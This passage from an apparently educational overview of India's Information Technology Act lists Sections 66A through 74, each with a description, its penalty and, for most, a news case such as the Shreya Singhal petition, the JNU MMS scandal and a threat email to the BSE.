ii. any electronic mail or electronic mail message for the purpose of causing annoyance or inconvenience or to deceive or to mislead the addressee or recipient about the origin of such messages, shall be punishable with imprisonment for a term which may extend to three years and with fine.

Case: The first petition came up in the court following the arrest of two girls in Maharashtra by Thane Police in November 2012 over a Facebook post. The girls had made comments on the shutdown of Mumbai for the funeral of Shiv Sena chief Bal Thackeray. The arrests triggered outrage from all quarters over the manner in which the cyber law was used. The petition was filed by Shreya Singhal, then a 21-year-old law student.

D) Section 66B:

Description: Punishment for dishonestly receiving stolen computer resource or communication device.

Penalty: Whoever dishonestly receive or retains any stolen computer resource Or communication device knowing or having reason to believe the same to be stolen computer resource or communication device, shall be punished with imprisonment of either description for a term which may extend to three years or with fine which may extend to rupees one lakh or with both.

E) Section 66C:

Description: Punishment for identity theft.

Penalty: Whoever, fraudulently or dishonestly make use of the electronic signature, password or any other unique identification feature of any other person, shall be punished with imprisonment of either description for a term which may extend to three years and shall also be liable to fine which may extend to rupees one lakh.

Case: On May 17, AIB had posted a video titled "If Apps were people", in which a women character Supriya, wants to sleep but the apps on her phone turn out to be a major distraction. At 4.34 minutes of the video, one of the characters in the video spells out the mobile number of another character Rohan. Incidentally, the phone number turned out to be of one Rohina Chhabra, a resident of Karnivihar area of Jaipur in Rajasthan. But for Rohina, its has turned into a nightmare as getting continuous calls on her number since then. **F) Section 66D:**

Description: Punishment for cheating by personation by using computer resource.

Penalty: Whoever, by means of any communication device or computer resource cheats by personation, shall be punished with imprisonment of either description for a term which may extend to three years and shall also be liable to fine which may extend to one lakh rupees. Case: A 17-year-old student was caught cheating during the Class X repeat exam in Thane. A few minutes after the Maths Part I paper began at 10.30 am, the invigilator noticed the boy taking a picture of the question paper n order to send to a friend for answers, the police said. The student was asked to stop writing and taken aside, the police said. The authorities at the

exam centre then called the police. A case under section 66(D) of the Information Technology Act was registered, the officer said, adding a probe was on.

G) Section 66E:

Description: Punishment for violation of privacy.

Penalty: Whoever, intentionally or knowingly captures, publishes or transmits the image of a private area of any person without his or her consent, under circumstances violating the privacy of that person, shall be punished with imprisonment which may extend to three years or with fine not exceeding two lakh rupees, or with both.

Case: Jawaharlal Nehru University MMS scandal In a severe shock to the prestigious and renowned institute – Jawaharlal Nehru University, a pornographic MMS clip was apparently made in the campus and transmitted outside the university.Some media reports claimed that the two accused students initially tried to extort money from the girl in the video but when they failed the culprits put the video out on mobile phones, on the internet and even sold it as a CD in the blue film market

H) Section 66F:

Description: Punishment for cyber terrorism.

Penalty: Whoever commits or conspires to commit cyber terrorism shall be punishable with imprisonment which may extend to imprisonment for life.

Case: The Mumbai police have registered a case of 'cyber terrorism'—the first in the state since an amendment to the Information Technology Act— where a threat email was sent to the BSE and NSE on Monday. The MRA Marg police and the Cyber Crime Investigation Cell are jointly probing the case. The suspect has been detained in this case.The police said an email challenging the security agencies to prevent a terror attack was sent by one Shahab

Md with an ID sh.itaiyeb125@yahoo.in to BSE's administrative email ID corp.relations@bseindia.com at around 10.44 am on Monday.The IP address of the sender has been traced to Patna in Bihar. The ISP is Sify. The email ID was created just four minutes before the email was sent. "The sender had, while creating the new ID, given two mobile numbers in the personal details column. Both the numbers belong to a photo frame-maker in Patna,'' said an officer

I) Section 67A:

Description: Punishment for publishing or transmitting obscene material in electronic form.

Penalty: Whoever publishes or transmits or causes to be published or transmitted in the electronic form any material which contains sexually explicit act or conduct shall be punished on first conviction with imprisonment of either description for a term which may extend to five years and with fine which may extend to ten lakh rupees and in the event of second or subsequent conviction with imprisonment of either description for a term which may extend to seven years and also with fine which may extend to ten lakh rupees.

Case: This case is about posting obscene, defamatory and annoying message about a divorcee woman in the Yahoo message group. E-mails were forwarded to the victim for information by the accused through a false e- mail account opened by him in the name of the victim. These postings resulted in annoying phone calls to the lady. Based on the lady's complaint, the police nabbed the accused.Investigation revealed that he was a known family friend of the victim and was interested in marrying her. She was married to another person, but that marriage ended in divorce and the accused started contacting her once again. On her reluctance to marry him he started harassing her through internet.

J) Section 67B:

Description: Punishment for publishing or transmitting of material depicting children in sexually explicit act, etc., in electronic form.

Penalty: Whosoever facilitates abusing children online, or records in any electronic form own abuse or that of others pertaining to sexually explicit act with children, shall be punished on first conviction with imprisonment of either description for a term which may extend to five years and with fine which may extend to ten lakh rupees and in the event of second or subsequent conviction with imprisonment of either description for a term which may extend to seven years and also with fine which may extend to ten lakh rupees.

Case: Janhit Manch & Ors. v. The Union of India 10.03.2010 Public Interest Litigation: The petition sought a blanket ban on pornographic websites. The NGO had argued that websites displaying sexually explicit content had an adverse influence, leading youth on a delinquent path.

K) Section71:

Description: Penalty for misrepresentation.

Penalty: Whoever makes any misrepresentation to, or suppresses any material fact from the

Controller or the Certifying Authority for obtaining any licence or 1 [electronic signature Certificate], as the case may be, shall be punished with imprisonment for a term which may extend to two years, or with fine which may extend to one lakh rupees, or with both.

L) Section72:

Description: Penalty for Breach of confidentiality and privacy

Penalty: Save as otherwise provided in this Act or any other law for the time being in force, if any person who, in pursuance of any of the powers conferred under this Act, rules or regulations made thereunder, has secured access to any electronic record, book, register, correspondence, information, document or other material without the consent of the person concerned discloses such electronic record, book, register, correspondence, information, document or other material to any other person shall be punished with imprisonment for a term which may extend to two years, or with fine which may extend to one lakh rupees, or with both.

M)Section73:

Description: Penalty for publishing electronic signature Certificate false in certain particulars.

Penalty: No person shall publish a 1 [electronic signature] Certificate or otherwise make it available to any other person with the knowledge that

i. The Certifying Authority listed in the certificate has not issued it; or ii.

The subscriber listed in the certificate has not accepted it; or iii. The

certificate has been revoked or suspended

Unless such publication is for the purpose of verifying

[electronic signature] created prior to such suspension or revocation.Any person who contravenes the provisions of sub-section (1) shall be punished with imprisonment for a term which may extend to two years, or with fine which may extend to one lakh rupees, or with both.

N) Section 74:

Description: Publication for fraudulent purpose.

Penalty: Whoever knowingly creates, publishes or otherwise makes available a 1 [electronic signature] Certificate for any fraudulent or unlawful purpose shall be punished with imprisonment for a term which may extend to two years, or with fine which may extend to one lakh rup